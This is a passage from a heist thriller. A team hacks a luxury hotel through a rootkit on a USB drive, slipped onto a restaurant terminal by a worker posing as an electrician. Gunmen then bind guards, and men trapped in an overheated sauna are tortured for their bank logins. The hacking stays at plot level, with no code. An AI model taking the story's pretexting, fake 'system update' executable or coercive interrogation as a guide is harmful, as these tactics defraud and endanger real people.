"Oh yeah," Danny replied as he braced his HERF gun against the yacht's handrail. "I can boost the gain up to thirty decibels. Those Coast Guard radar stations along the shore? I can knock them out from half a mile away. But boosting tightens the beam, so I need to line it up just right..."

Out past the HERF gun's nozzle, across the moonlit water, spread the steep tree-lined banks of the Medina waterfront. And over that waterfront, dwarfing the personal mansions of tech tycoons, rose the twelve-story edifice of the Medina Gallante. Its windows formed checkerboard patterns of iridescent green. Cobblestone pillars buttressed cedar balcony awnings. At the base of the hotel, a private wharf jutted out into the lake.

"This is exactly what this device is designed for," Danny explained as he made adjustments. "I built it during Claymore's contract with Naval Base Kitsap. I told the Navy they needed to harden their electronics against directed electromagnetic pulses. They laughed and said that EMPs are, um, 'sci-fi hootenanny', were their exact words. Well, I told them, 'Give me a high-power magnetron, and I'll show

you hootenanny.’ They did, just to humor me. And when I came back and demonstrated this device to prove my point, they were surprisingly displeased...”

“So *that’s* what happened to the Kitsap contract,” Jason said. “You know, the investment board never got a straight answer from you about it.”

“Yeah, well. My point is, the Coast Guard’s radar systems are the same kind as the Navy’s. Somewhere along that shoreline, there’s an automated radar station watching this stretch of water. It’s a plastic dome, about the size of a beach ball, painted to look like a rock. It’s sweeping the area with a 5-degree beam at 2.8 gigahertz...” He pulled the trigger. “...And now it’s not.”

Jason asked, “That’s it? Just like that, the Coast Guard’s radar is down?”

Danny nodded. “Fried to a crisp. They’ll no doubt send a repair crew in the morning. But tonight, the sea is ours.”

“Alright then. I’ll take her in. Slowly. You go update the team.” Jason tapped the controls of the cherrywood console. A vibration quaked across the yacht. Water burbled behind the vessel.

Danny made his way across topside, and descended the stairs to the wood-paneled compartment where he had first met Mike and Moshen playing *Dungeons & Dragons* the previous day. Upon the lacquered table sat several laptops, their screens showing floor plans, emails, and code. Freshly purchased cellphones and Bluetooth headsets lay on the leather benches.

The television on the room’s rear wall displayed the faces of Danny’s teammates in neatly tiled teleconference windows. In one corner, he could see Tina tending to glassware in his kitchen. Mike and Natalie shared a feed from the hospital room, and bantered in obnoxiously cute tones. A small icon represented Moshen, available only by voice.

“Guys,” Danny announced. “It’s happening.”

Mike responded, “I’m ready to probe their network as soon as you open a back door. Did you finish the trojan?”

Danny held up a USB thumb drive, and nodded. “Poking through the RockBox source code, I found a weakness in the integration of their billing system. It was built by a different contractor than the security system. By themselves, both billing and security are pretty solid. But their connection is sloppy. I managed to write a rootkit that exploits the flaw. As soon as this program runs on a computer that accesses the Gallante’s billing system, we take complete control.”

“But how do you plan to get that rootkit onto one of their computers in the first place?” asked Mike. “Remote access is not an option — you won’t be able to get it past their network firewall.”

“I figured as much,” said Danny. “That’s why I plan on checking out the Gallante’s fine dining establishments.”

“In person? Danny, you’ll be on your own in there at first. We can’t help you until that trojan is deployed. You’ll have to stay out of sight.”

“Don’t worry. I’ve got that covered. I went and got myself—” He held up a laundry bag. A brown shirtsleeve dangled from its open top. “—an invisibility suit.”

“Speaking of visibility,” Mike added. “I’ve taught Nat-Nat how to work the camera feeds. She’ll be your eyes and ears.”

Moshen’s voice chimed in. “‘Nat-Nat’? You call her ‘Nat-Nat’? What does she call you? ‘Snugglewumpus’?”

Natalie giggled. “Oooh, I like that one! My Snugglewumpus...”

Mike cooed back, “I’ll totally be your Snugglewumpus!” They started making out on camera.

Danny grabbed a mouse and hid their window. “Moshen,” he said, addressing the small motionless icon. “What’s your status?”

Moshen’s disembodied voice replied, “I’m parked on a side-street five miles away.”

“Great,” Danny said. “How are you feeling? Confident? Nervous?”

Moshen said, “Um...”

On a tree-lined residential road somewhere in Seattle’s eastern suburbs, a boxy gray van marked “Claymore Communications” stood on the curb. Moshen sat in the driver’s seat, his thin arms clutching the steering wheel. To his right, Sergey Mukhayev stared brooding,

his hulking form breathing tensely as he gazed into the night. Behind them, Leo adjusted the suppressor on his handgun while Eugene deftly twirled a butterfly knife.

"I... can't complain..." Moshen said.

Danny switched focus. "Tina. Status?"

She replied with a tired half-smile, "I've been Betty Crocker-ing all day. I'd never eat in this house again if I were you."

"I have a job for you," Danny said. "It's a job you're best prepared for out of all of us, and it's mission-critical."

"As long as it gets me out of the kitchen," she replied. "What do you need?"

"You're not going to like it." He hesitated, and finally said, "Communications officer."

"What does that mean?" she asked.

"You know, like Uhura from *Star Trek*."

"Which means...?" she repeated.

"The Gallante's phone switch plugs into a Cisco VoIP system," Danny explained, "And their security guards have walkie-talkies that use a trunked P25 digital radio system with an RTP cross-bridge. We can route all voice traffic to a SIP user agent on your terminal..."

"Which means...?"

"...You'll be answering phones," Danny said.

She glared at him with a gaze so cold that her image almost began frosting the screen.

"...You know, because... Your day job..." Danny stammered.

"I hate you so much right now," she said.

The rumble of the yacht's engines cut out.

"It's go-time, guys," said Danny.

Behind him, Jason descended into the cabin. "The ship's docked. Danny, try not to get killed. Come back here when you're ready for extraction. I'll be waiting."

"Actually, Jason, there's a very important task that I need you to handle."

"What's that?"



“The same thing I did for you forty-eight hours ago. I need you to prepare a PowerPoint presentation.”

**H**ERNANDO MEJÍA SPOKE NO ENGLISH, and had no papers. He wasn't stupid; he knew to keep his head down and his mouth shut. Stoically, he rubbed a Windex-coated cloth against the interior of the windows of the lower west wing of the Medina Gallante.

He saw motion outside. From the stone steps leading down to the wharf, a man's head ascended into the light. A small Bluetooth device sat nestled in his ear, beneath a yellow safety helmet. He wore brown coveralls and a toolbelt, and carried a toolbox and a complex-looking device. He could've been a plumber or an electrician.

The man proceeded toward the doors. When he pulled on their handles, they wouldn't budge. The man knocked on the glass, waved to Mejía, and said something in English. Mejía replied in Spanish, but the man simply shrugged.

Mejía weighed his options. His instincts told him to be wary. Paranoia was a virtue.

Paranoia, however, also told Mejía that, if this man was indeed simply a maintenance worker, refusal to let him in could result in being reported to management. And job loss. And ICE.

Mejía opened the door.

The man glided in, babbled something in English, and walked off into the wide wood and marble halls of the hotel. Mejía returned to work.

LYNNETTE LEFFERT WAS SWAMPED. The clientele of *Bistro* was awash with cash and never thought twice about paying extravagant prices for a garden salad and garlic bread, but they always made Leffert and her staff work for their profits. She'd spent the evening enduring culinary criticism from a Parisian couple, sexual harassment from Kuwaiti bankers, and an impenetrable language barrier from Japanese technology executives. Even on the best of days, managing the premiere restaurant inside the Medina Gallante was not for the faint of heart.

She was checking the fridge inventory when Luke, the host, came to fetch her.

"Hey, um, Lynette...?" said the thin young man. "We've got some guy from Facilities here. He says he's found some electrical problem..."

"Electrical problem?" she echoed, her concentration still set on counting foil-wrapped steaks.

"He said it might have something to do with our computer? Should I bring him over, or...?"

Leffert shook her head. She closed the refrigerator door and marched out from the kitchen.

*Bistro* opened out to a wide hallway that led to the elevators and lobby. Velvet ropes swooped out from the doorway, past a black easel listing the day's specials in handwritten multi-colored chalk.

An electrician, evident by his blue coveralls and yellow helmet, stood waiting. He was studying the host's lectern, where a spiral-bound notepad and a glossy, crayon-marked paper chart enabled Luke to keep track of reservations and seating arrangements.

"Can I help you?" Leffert asked pointedly.

The man looked slightly disoriented. "I... was just noticing that you don't use a computer for your, um, seating thingie..."

"No, we don't," Leffert said.

"But you do have a computer, yes?"

"Yeah, a Point-Of-Sale system," Leffert answered.

The man said, “Well, see, I’m trying to isolate a ground fault somewhere along this column of the building. I need to go through all the appliances on this circuit until I can find what’s causing the issue.”

Leffert raised an eyebrow. “A ground fault?”

He nodded. “Yes, ma’am. It’s when some appliance somewhere isn’t properly insulated. It could be very dangerous. I just need to rule out your computer as a possible source...”

Leffert rubbed her temples. “How long will it take?”

“Two minutes, tops. I just need to check the computer’s power cord.”

“Fine, get to it,” Leffert replied. “Luke, take him to the POS.”

Luke escorted the electrician to the window between the kitchen and the serving area. On a shelf jutting from the wall sat the restaurant’s Point-Of-Sale computer. Its touch-sensitive screen showed multicolored blocks that waiters pressed to enter orders. The electrician nudged the computer to access its rear workings.

Leffert had scarcely gotten halfway back to the kitchen before Luke came running. “Hey, Lynette! It’s asking for your password!”

The electrician stood sheepishly next to the POS computer. “I’m so sorry! I must’ve bumped something!”

Leffert looked at the POS touch-screen. It presented a large window with a big orange warning icon and the text:

**Do you want to allow the following program from an  
unknown publisher to make changes to this computer?**

Program name: **MICROSOFT\_WINDOWS\_SYSTEM\_UPDATE.EXE**

Publisher: **Unknown**

File origin: **Removable media on this computer**

To continue, type an administrator password, and then click Yes.

Leffert rolled her eyes and tapped her password. “It’s just some kind of system update crap,” Leffert said. “Probably didn’t even have anything to do with you. Did you find the issue?”

He shook his head. “No, the fault’s not here. Your system’s fine.”

“Good. You need anything else from me?” Leffert said with a tired shrug.

“Not at all,” he said, and he scampered off into the hall.

DANNY WATCHED THE OLD CLAYMORE COMMUNICATIONS VAN roll through the gate toward a secluded corner of the hotel’s underground garage. He leaned against a concrete pillar, illuminated by jaundiced fluorescent lamps. “Did anyone see them enter?” he asked.

“Negative,” Mike replied inside his earpiece. “Our virus went from the restaurant’s sale terminal to the hotel’s billing system, and from there to the security office. We control the cameras. And the garage gate, obviously.”

Danny watched the parking barrier’s arm drop back down after the van finished passing. “And the doors?”

“All ours,” Mike answered. “And the elevators. Still working on telephone landlines...” A moment later, he added, “PSTN secured! Routing all phone calls to Tina.”

“Yay,” Tina said with a level of enthusiasm usually reserved for dental exams.

Moshen cut the engine, hopped out, and came around to open the rear doors of the van. Danny was greeted by the familiar sight of Claymore’s field installation equipment and on-site troubleshooting tools. A spectrum analyzer, a portable power supply, and a short Yagi antenna jutted out from the heap of electronics. In the past six years, he’d taken this van to more trade shows and vendor demonstrations than he cared to remember. With Claymore now closed and its assets

pending sell-off, this mission to the Medina Gallante was to be this van's last expedition.

The van rocked gently on its suspension as Sergey stepped out. The side door slid open, and Eugene and Leo emerged. They each fiddled with Bluetooth earbuds. On his own piece, Danny overheard the chatter as Tina joined them to the conference call.

Moshen walked away to stand watch. The three Russians came around to the back of the van and dug through the piles of cables and electronics.

Buried beneath the boxes lay a mobile armory.

Sergey extracted a vest of grayish body armor, long and bulky with hard, blocky plates. He donned it over his clothes and fastened its buckles. Onto his head he pulled a heavy-looking full-faced helmet with a thick visor. He strapped a tall black rectangular shield to his left arm, large enough to cover his body from knees to face, with a wide transparent window embedded near the top to allow for vision. In his right hand he held a MAC-10, complete with suppressor, folding stock, laser sight, and extended magazine. He looked like a two-legged tank.

Leo, the gunman who'd shot Danny in the shoulder, wrapped himself in a ballistic vest and helmet like Sergey's. Instead of the shield and MAC-10, though, Leo opted for a spiny black multi-component rifle with enough switches and levers to rival a church organ. A sophisticated scope ran along its top. A ridged hollow tube, about as big as a cardboard paper towel roll, hung beneath its barrel. The precision engineering of the many modular interlocking pieces astounded Danny; beholding it, he realized with a craftsman's solidarity that whoever developed that firearm knew as much about alloys and ballistics as he did about computers and electronics.

"What the hell is that?" Danny couldn't help asking.

"This?" Leo checked the intricate parts of the weapons system. "This is standard-issue M4 carbine. It has suppressor and muzzle break, M68 CCO reflex sight and an M203 grenade launcher." He held it up proudly. "I call her Matilda."

"A grenade launcher? Guys, that was *not* part of the plan!"

“You stay with computer stuff,” said Leo. “Leave fighting to us. You don’t tell us how to do our job, we won’t tell you how to do yours.”

“Does your job involve picking out pieces of Sergey’s daughter from piles of gibs and putting her back together with duct tape?” warned Danny.

Leo rolled his eyes and scoffed, “Idiot.” The Russian gunman reached into the van and pulled out a black rubber cylinder, rounded on one side, shaped like a bullet but the size of a pill bottle. “We use *this*.”

“What’s that?” Danny asked.

Sergey grinned. “It is how you make an entrance.”

Leo laughed lightly. “Forty-millimeter spin-stabilized flash grenade. You do not want to be looking at it when it goes off.”

Sergey smiled, shook his head, and said mirthfully, “Nooooo, you really, really don’t!” The two seemed to share an inside joke of some kind — a recollection, perhaps, of battles past.

A few feet away, Eugene practiced turning, twisting, and kicking in his gear. He opted for a thinner, lighter ballistic vest and a bowl-shaped open-faced helmet, affording him fast, easy movement.

Sergey passed him a bigger helmet, with side coverage and a faceplate like the kind he and Leo wore.

Eugene scoffed. “Uncle, that thing is useless! You wear that, you have no idea what’s happening around you. Look...!” He reached his hands out on either side of Sergey’s fully encased head, and began snapping his fingers on alternate sides. “Over here! No, over here! Over here! ...See? Nothing.”

Sergey mumbled, “Over here, smartass,” and swung his MAC-10 out at Eugene’s unprotected cheekbone, quick enough to startle him but softly enough to do no harm. Eugene ducked to avoid the pistol-whipping, and reached up to seize Sergey’s elbow and wrist. Sergey found his arm trapped in a limb-lock that would’ve sent the gun clattering to the floor if Eugene applied any more force. Sergey responded with a shield-bash, smacking the black polymer bubble against Eugene’s body. Eugene stumbled several feet backwards.

The two men laughed, and spoke in Russian with warm, familial tones.

Danny's attention was pulled away by the sound of Mike's voice in his earpiece. "Danny, are you there?"

Danny turned away, his face hard with concentration. "What's up?"

"I have good news and bad news. I found several X10/IP bridges."

"That's *spectacular*," said Danny. "What's the bad news?"

"There's a huge number of X10 controllers in the building," said Mike. "I can't tell which ones correspond to the penthouse. We need to go through them one by one to figure it out."

"I'll get you additional manpower," said Danny. "Moshen! This X10 issue. Can you help?"

Moshen hesitated. "Uh... What's an X10?"

"Home automation," Danny explained. "It's a language spoken by electrical appliances. Lights, heating, air conditioning, entertainment systems, that kind of thing."

Moshen recoiled. "I just build websites, man..."

Danny went to the back of the van to dig out a boxy old laptop. "Wireshark," Danny said briskly as he dusted off the computer. "tcpdump. nmap. netcat. dd."

"Those are network probing tools, right?" asked Moshen.

"Can you use them?" he asked, booting up the laptop.

"Um..." said Moshen.

Danny shoved the laptop into his hands. "Learn. Fast."

From around the other side of the van, Sergey's voice rumbled. "Can we get moving yet? It is getting hot in this suit."

"Let me check," Danny replied. "Mike and Natalie! Have you found a path these guys can take through the building without being seen?"

Mike's voice buzzed in the earpiece. "Yes. Up the back stairs — it connects to the hotel's rear maintenance corridor."

Danny grabbed his HERF gun and toolbox, and began walking toward the garage's rear stairwell. "Guys, let's get moving."



Eugene called out, “Hey, hold on! Almost done here...” He knelt over a large spool of black nylon rope. He was in the process of cutting two- and three-foot lengths with a serrated blade.

Danny muttered, “Do I even want to know what that’s for?”

“Rope is for many things.” He finished the last of the cuts, then hurriedly stuffed the spool into a backpack. “But first,” he added, “it’s for making a few inconvenient people go away.”

**D**OMINGA TORRES WAS A STOUT, BRAWNY WOMAN. Under her uniform, her abdomen still bore a calligraphic “Chola 4 Life” tattoo, an embarrassing reminder of her teen years in East L.A. Much of her early life was spent in and out of juvenile detention centers, cursing authority figures with vows of vengeance. But when she’d become a mother, she’d taken stock of herself and the kind of world she wanted for her babies. Her dream now was to land a position with the LAPD, and then see the expressions on her old friends’ faces when she’d come back into her old hood on the other side of the thin blue line. For now, though, she carried no gun, and her badge was simply a token brass shield printed with the words “Security Guard”, provided by the Medina Gallante.

A female voice squawked from the walkie-talkie. “Attention all Gallante security staff. If any remaining personnel have not yet received their individual briefing on tonight’s training exercises, please respond.”

The voice had been buzzing from the radio for the last half hour. The unfamiliar woman identified herself as a dispatcher from RockBox Digital Security, the company that had built the Gallante’s camera and radio systems. Torres had listened to the chatter as her fellow guards had been called up, one by one, to discuss some new procedure that RockBox wanted them to follow.

Torres took one last long drag from her cigarette before extinguishing it in the patio ashtray. “Torres to Dispatch. Just finishing a smoke break. What do you need? Over.”

“Please report to the security office,” the voice said. “Our field agent will give you an in-person outline of your role in tonight’s activities.”

“On my way,” said Torres. “Over and out.”

She reentered the building from the smoking balcony and marched through the wide posh passages of the Gallante, feeling comfortably dominant in the maze of halls and stairways that she spent every day protecting. A trip down an elevator and through a side door marked “HOTEL STAFF ONLY” placed her in a drab white corridor lit by faintly humming fluorescent bulbs.

Torres strode up to an unremarkable gray door with a black placard printed with “SECURITY” — her base of operations. She rapped her knuckles against it.

The door opened inward, apparently under its own power. Whoever had opened the door stood behind it rather than emerging to greet her.

Through the doorway, she could see the main security console. It consisted of a large desk rigged with a radio dispatch board, a computer station, a 9-1-1 hotline, and a dozen display screens showing feeds from the hotel’s security cameras. It was normally occupied by Karl or Arnie, who would’ve been sitting in the swivel chair. But the chair was empty; the security console, against protocol, was unmanned.

If there was one thing she’d learned in East L.A., it was how to spot a set-up.

She backed away and reached down to grab her radio. Goosebumps on her arms brushed electrically against the inside of her uniform.

Her back pressed against something pointed and solid. She heard a click behind her. It was a very distinctive sound: a revolver’s hammer being cocked.

“Don’t turn around,” a voice said. It had an accent. European of some kind. “And don’t scream.”

Her breathing quickened. Moving slowly, Torres spread her arms out and lifted them above her head. “What do you want?” she said quietly.

“Please step through the doorway,” said the voice.

Her spirit bucked in defiance. She suppressed her instincts and forced herself to comply.

When she was finally inside the office, she saw Karl and Arnie and the rest of the security staff. They were all gagged and bound with cords of nylon rope, tied to a water pipe that ran through the office.

And standing several feet from them, ensuring their silence, was a man with IOTV body armor, a full-faced helmet, and a highly accessorized M4 rifle.

The intruder who’d opened the door closed it behind her. He stepped into her view, and pointed a MAC-10 at her torso. He was a behemoth of a man. A black riot shield was strapped to his left arm. Through the visor of his helmet, she saw that his eyes were determined and professional.

This was not a mere robbery. This was some kind of full-scale military operation.

The Medina Gallante was frequently visited by foreign dignitaries. She had always entertained the notion that, at some point, some high-value political target would appear on its guest roster. That day must have finally come.

The voice behind her spoke. “Slowly lower your hands and put your wrists together behind your back.”

The voice’s accent clinched the conclusion in her mind. This was a Special Ops attack by a foreign power. Every man, woman, and child in the Gallante was in danger.

Her fellow guards had all been rendered helpless. Torres was the last one left.

She took a deep breath. She began to lower her arms. But as she brought them down, she simultaneously began bending her knees into a crouch.

Her babies would always know that their mommy died fighting for what's right. For their entire lives, that knowledge would give them strength and guidance. For a gift like that to give to her children, she was willing to pay the cost.

She lunged for the security console.

On the desk was a 9-1-1 hotline — a bright yellow telephone that connected directly to the Bellevue PD automatically just by being picked up. The police department's phone system would begin recording the call immediately, ensuring that somebody would hear her last words. She grabbed the corded handset and dove beneath the desk.

*"Medina Gallante hotel under foreign military attack!"* she screamed. "Private security incapacitated! Attackers equipped with automatic rifles and combat armor..."

Her voice trailed off. She hadn't expected to survive long enough to say more than half a dozen words. There were no blasts of gunfire, no bullets flying.

But there was no 9-1-1 dispatcher answering the line, either.

The three soldiers stared at her in astonishment.

The goliath with the shield and the MAC-10 simply said, "Holy crap."

The man with the M4 said, "That took some serious balls, lady." To the rest of the captive security personnel, he said, "Did you guys see that? *That* is how you do your job!"

Torres looked back and forth at the three invaders, confused.

The man who had snuck up behind her wore a light ballistic vest and a bowl-shaped open-faced helmet, and carried a silver snubnose .44 Magnum.

"We're not here to hurt you," he said. "We just need you out of the way."

The yellow handset vibrated in her hand. "Hey. Ms., um, Torres, was it?" It was a woman's voice — matching the one on her radio. Torres looked at the handset in bewilderment. "I'm... I'm really, really sorry."

"Who the hell are you people?" Torres hissed.

The man in the light vest gestured with his revolver. “That was incredibly heroic, what you did just now,” he said. “You should be very proud of yourself.” He reached into a backpack on the floor, and pulled out a few lengths of nylon rope. “But don’t try it again.”

THE GALLANTE’S EXERCISE FACILITIES comprised the entire ground floor of the hotel’s south wing. The treadmills and weight machines were populated sparsely, but the massage tables and tanning beds saw plenty of use. The Finnish saunas were always a favorite among eastern European guests. Especially Russians.

In one of the small, steamy rooms, three muscular men sat naked on white towels laid across wooden benches, talking boisterously in Russian.

“So, her husband’s still twitching on the ground, right?” one man regaled his two fellows. “And she’s, like, blank. You know how they go blank, right? And I just smile at her and go, ‘Cheer up, honey! You’re going to die tonight anyway. You might as well do it in a good mood!’”

The two other men burst out in raucous laughter. “You’re one cold bastard, man!”

“So what did she do?”

“Well, check this out,” he continued. “I had her tied up with rope, so I thought I could take my time. I’m going through the apartment, looking for the merchandise, when I hear this, ‘Click! Click-click...!’ So I come back and take a peek...”

“Was it a gun?” one man asked.

The storyteller shook his head.

“A telephone!” the other said.

“Nope.”

“So what was it?”

The storyteller pantomimed putting a cigarette in his mouth and cupping his hands to light it.

“A lighter!”

“Yes! She managed to dig it out of her pocket, and she twisted her hands around to get the flame onto the rope.”

“Daaaaamn! Clever girl!”

“I know, right? Must’ve hurt like the Devil, with the fire on her wrists, but it worked. By the time I noticed, she’d already got her hands free, and she made a run for it before I could stop her.”

He reached toward a control board mounted near the frosted glass door of the tiny room. With the press of a button, nozzles recessed in the wood-paneled walls emitted a quick hiss of steam.

“Moral of the story? When you’re tying someone up with ropes... Make sure they’re not a smoker.”

The men laughed. Moisture condensed on their bodies and beaded with their sweat. Wet droplets ran down their faces and chests.

One of them asked tentatively, “Hey, do you guys like it turned up this high?”

They looked at the control board. A small black screen reported: 212°F (100°C).

“Yeah, that’s a little too high,” one conceded, and pressed a down-arrow button repeatedly until the screen displayed 158°F (70°C).

They let a minute go by, but felt no improvement. All three began breathing a little more heavily.

“I thought you turned it down.”

“I did! Look!”

The screen again showed 212°F (100°C).

“Idiot doesn’t know how to work the sauna.”

“Shut up, asshole.” He punched it back down, watching the numbers descend until they again hit 158°F (70°C).

The moment he took his finger away, the numbers immediately jumped back up to 212°F (100°C).

“What the hell? Stupid piece of crap. I’ll go yell at someone about it.” He rose, wrapped his towel around his waist, and pushed on the door.

It moved about an inch, and then hit some kind of restraint. He pushed against it harder. It wouldn’t budge.

Outside, through the frosted glass, a silhouette of an athletic man appeared just beyond the door. He seemed to be wearing a small helmet and a bulky suit.

“Brothers!” said the man, in Russian. “How are you doing in there? Nice and warm?”

The men sat up shocked. One pounded on the glass. “What the hell is this? Who are you?” one yelled.

“Oh, I’m nobody! Nobody at all! But I do have a matter of pressing business with someone named Ivan Zheleznov. Perhaps you fellows have heard of him?”

One stood and body-checked the door. It proved fruitless.

“I really wouldn’t do that if I were you,” the man said mischievously. “All that physical exertion. You might work up a sweat.”

“Let us out, you vermin!” one screamed, and had to sit down to gasp for air. Each breath singed his lungs.

“Not until we chat!” the man said. “You see, brothers, it’s not really *my* interest per se, but I have some colleagues here who would like to know one slight, insignificant little piece of information. When Ivan pays you, what’s the routing number of the bank that the payments come from?”

“Are you fucking joking?” one said, fighting rage as the room boiled around him. “Who the hell memorizes bank routing numbers?”

“Then here’s what’s going to happen, buddies!” said the man. “My colleagues are going to do some exploration of Ivan’s financials, and they’re going to use *your* bank records to do it. Now, you’re each going to give me your logins and passwords to your bank accounts. And my colleagues — they’re in control of your temperature, by the way — they’re going to sift through your transaction histories until they find checks or transfers connected to Ivan. Any additional info you guys can provide to expedite that search will make the whole thing go much more quickly.”

“Go choke on a dick, asshole! We’re not going to hand our bank accounts to you!”

“I think you will,” said the man. “And I’d like to remind you that my colleagues are listening to me right now and are ready to use your login information immediately, so it’ll do you absolutely no good to lie. All it’ll do is waste your breath.”

“Rot in hell!” one screamed as he struggled, weakening, against the door.

The man chuckled. “Let me know when you guys are ready,” he said, and began whistling a cheerful tune.

**I** VAN ZHELEZNOV WAS FREEZING. His hoarse voice rattled into his room’s desk phone. “You fixing right now! Understand?”

Tina’s voice politely responded, “We’re terribly sorry for the malfunction of your air conditioning, sir. We’re sending a repairman right away.”

That was Danny’s cue.

Danny stood in an undecorated emergency stairwell that ran down the full height of the building. His HERF gun was far away, stored safely in the security office where Sergey’s crew sat monitoring the captives. He picked up his toolbox, and with a deep breath that echoed off the cinderblock walls, he opened an emergency exit door.

He stepped out to a wide antechamber. One side of the room was a full plate window overlooking the nighttime skyline. The door to the penthouse elevator sat closed next to the emergency exit on one end of the passageway. On the other, a large cedarwood double door stood ominously before him.

Danny shook his head and arms limply to force himself to relax, and tapped his knuckles on the door. He stood patiently, toolbox in hand, waiting for a response.

There was shouting in Russian. After a few long moments, a lithe, aggressive man opened the door. He wordlessly bobbed his head to the side, motioning for Danny to come in.



The air in the suite was irritatingly cold. A fierce draft blew strongly enough to make hair wave and clothes billow. The balcony's French doors had been opened in an attempt to let out the cold. On the balcony, a few leather-jacketed men and barely dressed women smoked and chatted. Inside, a small group played *Call of Duty* on an enormous wall-mounted TV in a sunken living room. On the glass coffee table, somebody had thrown a hotel towel over a large crystalline bowl. He saw no weapons out in the open, but he had no doubt they were close at hand.

No twelve-year-old girl was anywhere to be seen. He did, however, see Ivan Zheleznov.

The man descended the spiral staircase like a hawk swooping down on a field mouse. He sported a fine three-piece suit and slicked-back silver hair. Despite being the oldest and physically weakest man in the room, his presence imposed a greater sense of immediate peril than any of his bodyguards.

"You come to fixing the air, yes?" he verified in a gravelly, impatient voice.

Danny found the thermostat on the wall, walked up to it, and pretended to fiddle for a few seconds. "The thermostat looks fine. There must be a loose heating element somewhere near the sensor," he bluffed. "I'll need to check your ducts."

He scanned the walls, and found an air vent near the ceiling. He marched toward it with as much bravado as he could muster, and pulled a chair over so he could stand on it for a closer look. The vent was about two feet wide and a foot tall. The frosty air blasted him in the face as he looked inside the faceplate, blowing around his helmet and across his ears. Holding his head level with the opening, he turned to check the view of the room. He could see most of the open downstairs area of the penthouse. This vent would serve him well.

With the help of a screwdriver from his toolbelt, he removed the grating. He spent several moments pretending to examine the dark interior of the air shaft.

“It, uh, looks like the ventorical airfoil router is jammed,” he said. He turned to study the expressions of the Russians. They remained emotionless.

The rest of his work would require sleight of hand.

Danny picked up his toolbox and brought it up to the vent. The opening was big enough for him to rest the toolbox partway in the air duct, obscuring his hands from the watchful eyes of Ivan and his men. Danny cracked the lid open and rummaged noisily through the box’s contents. Metallic echoes reflected back at him in the flowing air.

From inside the toolbox, he inconspicuously fished out a small black device, roughly the size and shape of a pack of cigarettes. On one edge of the object, behind a lens the size of a dime, a camera iris expanded and contracted with a soft whirl as it tried to accommodate the light levels of the room. Using his body to hide his actions, Danny wadded up a ball of Sticky Tack putty and used it to affix the wireless camera inside the air vent.

Trusting the rattle of the cold, windy air to obscure his voice from the Russians, Danny murmured, “Mike, how’s the angle?”

From his Bluetooth earpiece, Mike’s voice replied in tinny tones. “Right now all we can see is you, but it should be good enough for situational awareness once you’re out of there.”

Danny said under his breath, “Every second I’m here is a second too long. Mike, prepare to cut the air in five.” He gave the Sticky Tack one last gentle tug to make sure the camera was affixed securely, and took a deep breath. In one quick motion, he pulled his toolbox out of the vent and put the faceplate back over the opening, praying that he was fast enough to keep the Russians from seeing what he had installed behind it. He screwed the grate into place. His fingers shivered as he worked, but not from the cold. He couldn’t quite get the threads on the screws to align.

As he fiddled with the cover, the air vent’s gale died, leaving a quiet stillness to the room.

Danny climbed down from the chair. “Well, it appears my work here’s done. Have a good day, gentlemen.” He gave Ivan a courteous nod. The balconyfolk began filing back inside.

He suppressed the urge to sprint from the room, policing his nerves to maintain a professional façade. Toolbox in hand, he walked calmly toward the large cedarwood doors that stood between him and the penthouse anteroom.

And he had almost reached it before he heard a sound behind him.

The sound was a metallic creak. It was followed by a clanking crash.

He turned around.

The air vent gaped exposed and uncovered in the wall, revealing a naked wad of Sticky Tack inside the shaft. On the floor beneath it, the faceplate lay upon the carpeting, beside a few loose screws. Near it was the small black wireless spycam.

For one silent second, both Danny and Ivan stared dumbly at the pile, saying nothing.

Danny bolted for the door as Ivan shouted orders to his men. Danny’s fingers reached for the handle, but before they made contact he was pulled backward by his shirt. A wiry, muscular arm curled around his neck like a python, and he felt himself getting shoved back into the room. Someone kicked him forward, toward the grey figure of Ivan Zheleznov.

The lithe man who had greeted Danny at the door earlier now stood next to Ivan. He pulled a small black semi-automatic from his pocket, and pressed it to Danny’s chest. Danny felt his heart beat against the barrel. The mercenary slowly walked Danny down the steps of the sunken living room, where Danny found himself surrounded by Ivan’s men. The video game on the large television was paused — and while the digital images of gunmen stood frozen on the screen, real ones pointed their weapons at him from all directions.

In the Bluetooth earpiece, Mike said, “Danny! What’s happening?”

Ivan hissed at him, “Do you thinking we are amateurs? A video camera bug in a air vent! Is insult to the intelligence.”

Danny squared his shoulders. He gulped hard, knowing that a convincing feint of bravado would be his only chance of survival. "I'm only here for the girl," he said. "Hand her over and no harm will come to you."

Ivan burst out laughing. "No harm come to me?" The mercenaries joined Ivan in laughter.

In the earpiece, Danny heard his team panicking. "Sergey! Bail him out! Bail him out right now!" said Mike. Sergey replied, "We are not anywhere nearby. Eugene is needing time to get into position. He must stall."

With as much strength as he could conjure, Danny said, "We're willing to negotiate."

Still chuckling, Ivan said, "Yes, I sure you are. You working for Sergey. I know this already. It is surprising, really. This..." He gestured with the spycam. "This not style of Sergey. Sergey, he more like, 'Rahhhh! March! Go!' Punch, kick, boom boom boom. You understand? This, this is more thinking, more like the chess. Maybe Sergey learning something as he getting older."

The Bluetooth headset buzzed with the voices of Danny's cohorts. "We can't just sit here!" Tina insisted. Mike replied, "There's only one option! Have we finished isolating the X10 controllers?"

Danny knew what his team was trying to do. With the gun still pressed to his chest, Danny mumbled, "I didn't intend to be in the room for this. But I guess it doesn't matter now, does it?" He looked at Ivan defiantly and said, "So, are you ready to start making a deal?"

Ivan smirked. "*Deal?* Here making 'deal'. We killing you soon, but not right now. First we having with you a little 'conversation'. This man here, he is expert at having 'conversations' like this." Ivan gestured to the lithe man holding the gun at Danny's ribs. The man grunted happily. "You will telling us everything about where is Sergey and how you working with him. Then, when you done telling us, we finally letting you die. That is 'deal', understand?"

In the earpiece, Mike said, "X10 packet injection check, receiver firmware mod check... Let's do it already!"

Ivan leaned toward Danny. “Ah, so quiet! You having no last words?”

A diabolical smile crept onto Danny’s face.

In a blink, the room lights died. The suite went dark, save for the glow from the plasma TV. Its image flicked to an online banking interface, logged in to a corporate account. The ledger was listed in euros, and showed a balance of seven figures. Across the top, in both Russian and English, it displayed the title, “Zheleznov Consortium Holdings”.

In the light of the television screen, with every gun in the room pointed at him, Danny looked Ivan in the eyes and grinned. “Actually, yeah. I’ve got a few things to say.”

THE MERCENARIES STARED AT THE SCREEN, murmuring. Ivan barked at them.

Danny interrupted, “He’s finished! As of right now, he has no money and no power. He’s nothing but a penniless old man.”

